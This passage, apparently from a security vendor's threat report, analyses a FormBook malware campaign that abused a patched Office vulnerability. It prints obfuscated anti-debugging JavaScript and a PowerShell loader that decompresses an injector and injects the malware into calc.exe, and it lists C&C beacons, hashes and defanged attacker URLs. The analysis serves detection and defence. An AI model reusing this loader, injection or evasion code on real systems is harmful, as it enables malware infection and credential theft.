

As previously mentioned, FormBook creators did some rewrites on the original exploit, which was based on the code disclosed by us and Microsoft. FormBook added two calls to a function implementing an anti-debugging behavior commonly used to protect JavaScript code from being reverse-engineered. Figure 4 displays the mentioned function.

```
function f(D){
  function Z(a){
    // ud('0x101','0xdf') = "while (true) {}"
    if(typeof a==='string')
      return function(B){["constructor "](ud('0x101','0xdf'))["apply"]('counter');
    else{
      if((''+a/a)["length"]!==-0x89*0x13+-0x1271*0x1+0x1c9d||a%(-0x1*-0xcf8+0x2337+0xf*-0x335)===0xf33*0x1+-0x1231*-0x1+-0x2164)
        (function(){return!![;]["constructor"]("debugger")["call"]("action")});
      //(function(){return!![;]["constructor"](ud(0x113,'0x127')+ud('0xee','0x11f'))["ud(0xb8,'0xaf')](uA('0x87','0xb2')));
      // (

      else{if('PcyR1'!=='PcyR1'){
        if(B){var m=k["apply"](r,arguments);return o=null,m;}}
        else(function(){return!![;]["constructor"]('debugger')['apply']('stateObject')});
      }
    }
  }
}
```


Figure 4. FormBook exploit JavaScript anti debugging

When the developer tools of a browser are open, the execution of the *f()* function will open a new virtual machine (VM) window that contains an anonymous function with a *debugger* statement. This will shift the focus from the source code window to the new VM window containing the anonymous function. Stepping through the JavaScript code will continuously execute the anonymous function. This prevents the debugging of the JavaScript code because stepping through the JavaScript code executes the *debugger* statement in a loop.

Attack chain description

Based on our analysis, the campaign used an email with a malicious Word document attachment as the entry vector. In this attack, two layers of PowerShell scripts were used to deliver the known FormBook malware. This version of FormBook is the same as previous versions; however, some specific changes were introduced in the attack chain. The final FormBook malware delivered in this campaign matched the ones that were used in earlier campaigns and analyzed by other researchers. That sample also corresponds to FormBook version 4.1, which we found after decrypting the command-and-control (C&C) channel information. This can be seen in Figure 5.

```
GET /p/je/?JBcx=Dx4pLt206pmx&jLVdct=R0Qr-zw5oIIj00QfpgR/8x1DFtKADUnDnxSchzNht+tpTZ/TYCWyFNNV8UM0xqHgHGz-jHuQ== HTTP/1.1
Host: ████████████████████
Connection: close
.....
```



Username	win_admin
Windows version	Windows 7 Professional x86
Sid crc	A3786072
FormBook version	4.1

Figure 5. FormBook

decrypted beacon

For this specific campaign, the attack chain is depicted in Figure 6.




Figure 6. Simplified attack chain diagram

Figure 6 shows how FormBook implemented two PowerShell script stages. The first stage downloads the second one, which is stored as an attachment hosted on Discord. We have recently noticed an increase in the malicious use of files uploaded to this service, with the intent of bypassing network protection.

Figure 7 shows an example of the PowerShell script in the first stage:


```

$a=$a+Write-Host '{EFA75C721D9B-EF99-9014-0E82-E1671872}';
Write-Host "++++"
Write-Host "++++"
Write-Host "++++"
Write-Host "++++"
1 reference
Function YTIRUCES {
  [CmdletBinding()]
  Param ([bYtE[]] $XbyteArray_)
  Process
  {
    $Xinput_ = New-Object System.IO.MemoryStream( , $XbyteArray_ )
    $ERAWLAMI = New-Object System.IO.MemoryStream
    $VASURIVI = New-Object System.IO.Compression.GzipStream $Xinput_ , ([IO.Compression.CompressionMode]::Decompress)
    $VITNAGVA = New-Object bYtE[] (1024)
    while($true)
    {
      $Xread = $VASURIVI.Read($VITNAGVA, 0, 1024)
      if ($Xread -Le 0){break}
      $ERAWLAMI.Write($VITNAGVA, 0, $Xread)
    }
    [bYtE[]] $SURIVITNAARIVASURIVITNAGVA = $ERAWLAMI.ToArray()
    Write-Output $SURIVITNAARIVASURIVITNAGVA
  }
}
Write-Host "++++"
Write-Host "++++"
Write-Host "++++"
Write-Host "++++"
$L0L='QEX'.replace('Q','I');
sal g $L0L;
[Byte[]]$SURIVITN=('`1F,`8B,`08,`00,`00,`00,`00,`00,`04,`00,`ED,`BD,`07,`60,`1C,`49,`96,`25,`26,`2F,`6D,`CA,`7B,`7F,`4A,`F5,`4A,`D7,`
[Byte[]]$decompressedByteArray = YTIRUCES $SURIVITN
[Byte[]]$TNICAYLA=('`4D,`5A,`45,`52,`E8,`00,`00,`00,`00,`58,`83,`E8,`09,`8B,`C8,`83,`C0,`3C,`8B,`00,`03,`C1,`83,`C0,`28,`03,`08,`FF,`
$t=[System.Reflection.Assembly]::Load($decompressedByteArray)
[CRYPTSV]::CodeIntegrity('calc.exe',$TNICAYLA)

```

Figure 8. PowerShell second stage.

As Figure 8 shows, the value of the variable “\$decompressedByteArray” has the “.NET” injector, and the value of the variable “\$INICAYLA” has the FormBook malware itself. In this campaign, the method of injecting the malware into the Calculator process is different from previous analyses, but this is because the result of the obfuscation was applied over the “.NET” injector.

The samples of the FormBook malware we obtained are identical to previous incidents, so we do not discuss them here.

Conclusions

Over the last couple of years, we have seen an increase in the use of public services to host malware. Nowadays, there are infinite ways to establish a malware infrastructure simply by using public services. There are multiple benefits for the attackers when using public services:

- Extra service rentals and maintenance are not required.
- The URLs look like normal URLs to any scanning device or software.
- In some cases, it is possible to generate practically “random” URLs.
- There is encrypted traffic (HTTPS) by default.
- Automatic resources (such as samples and files) access protection.

At the same time, we have seen an increase in the quality of tools for the automatic generation of obfuscated samples implemented in different and available malware as a service (MaaS).

The combination of those two factors makes the attacker very resilient to detection in the initial delivery days of reusing previously discovered zero-day vulnerabilities, as in this case. This incident also highlights the importance of patching zero-day vulnerabilities urgently. Notably, Microsoft already released a fix for this vulnerability as part of the [September 2021 Patch Tuesday cycle](#).

For increased protection, [Trend Micro Vision One™](#) spots suspicious behaviors that might seem insignificant when observed from only a single layer. Meanwhile, [Trend Micro Apex One™](#) protects endpoint devices through automated threat detection and response against ransomware, fileless threats, and other advanced concerns.

Indicators of Compromise

Filename/Description	Hash	Trend Micro Di
Exploit Html	bb1e9ce455898d6b4d31b2219ff4a5ca9908f7ea0d8046acf846bf839bce1e56	Trojan.HTML.C
payload.cab	a20abef4eecea05b3f3ab64e9f448159e683cf82f1e87a37372c1cacb976052c	Trojan.Win32.C
avatar.ps1	6f11be4822381543eb9dd99a9354575c96a50a5720ee38ee1c1b2ad323a03f04	Trojan.PS1.PO

payload_TNICAYLA.exe_	f7c5f885f712adb553ee0de0d935869cc9c5627c01b15a614d748acb72b11c74	Trojan.Win32.F
injector_ncrypt_decompressedByteArray.exe_	eab5dc8f37459f2f329afa63b1f8e8569ad229dc88497ab86e7c6a91be4d9264	Trojan.Win32.C

Exploit chain IOCs:

- [hxxp://0x6B\[.\]0254.0113.0244:8090/payload.cab](http://0x6B[.]0254.0113.0244:8090/payload.cab)
- [hxxp://107\[.\]172.75.164:8090/microsoftonline.html](http://107[.]172.75.164:8090/microsoftonline.html)
- [hxxps://cdn\[.\]discordapp.com/attachments/889336010087989260/889336402121199686/avatar.jpg](https://cdn[.]discordapp.com/attachments/889336010087989260/889336402121199686/avatar.jpg)

URLs

- [hxxp://www.code-nana.com/pjje/?t8LP2P=Mf6ydddwV/QU6mZ4nnZxMBdzDcAr2xsvfTgD82WAzYYrxOcjLRrG5mXLygKxYmvGqlzJAQ==&kPq8=K4Nh-6](http://www.code-nana.com/pjje/?t8LP2P=Mf6ydddwV/QU6mZ4nnZxMBdzDcAr2xsvfTgD82WAzYYrxOcjLRrG5mXLygKxYmvGqlzJAQ==&kPq8=K4Nh-6)
- [hxxp://www.rajuherbalandspicegarden.com/pjje/?t8LP2P=DItNRLkIEPawWuNnsQXifEZmZKsLvKDXv3cKYhiC/0Bh3Q72JrrE/8woD25qq/vxSOxjNQ==&kPq8=K4Nh-6](http://www.rajuherbalandspicegarden.com/pjje/?t8LP2P=DItNRLkIEPawWuNnsQXifEZmZKsLvKDXv3cKYhiC/0Bh3Q72JrrE/8woD25qq/vxSOxjNQ==&kPq8=K4Nh-6)
- [hxxp://www.swaplenders.com/pjje/?t8LP2P=TQtLDRoafbQM4/pEtdovke1/MPx0w24gCyByZx68z3IV5KTK6L4nUj2UtH2v2BgU+KkBhg==&kPq8=K4Nh-6](http://www.swaplenders.com/pjje/?t8LP2P=TQtLDRoafbQM4/pEtdovke1/MPx0w24gCyByZx68z3IV5KTK6L4nUj2UtH2v2BgU+KkBhg==&kPq8=K4Nh-6)
- [hxxp://www.thechiropractor.vegas/pjje/?t8LP2P=rpNmzTsgN3WriTJLsfA2BIL5A0hwTnOMjBBWuUAz4iRkWF3ty9m96ejMesY0+5JvVxns9g==&kPq8=K4Nh-6](http://www.thechiropractor.vegas/pjje/?t8LP2P=rpNmzTsgN3WriTJLsfA2BIL5A0hwTnOMjBBWuUAz4iRkWF3ty9m96ejMesY0+5JvVxns9g==&kPq8=K4Nh-6)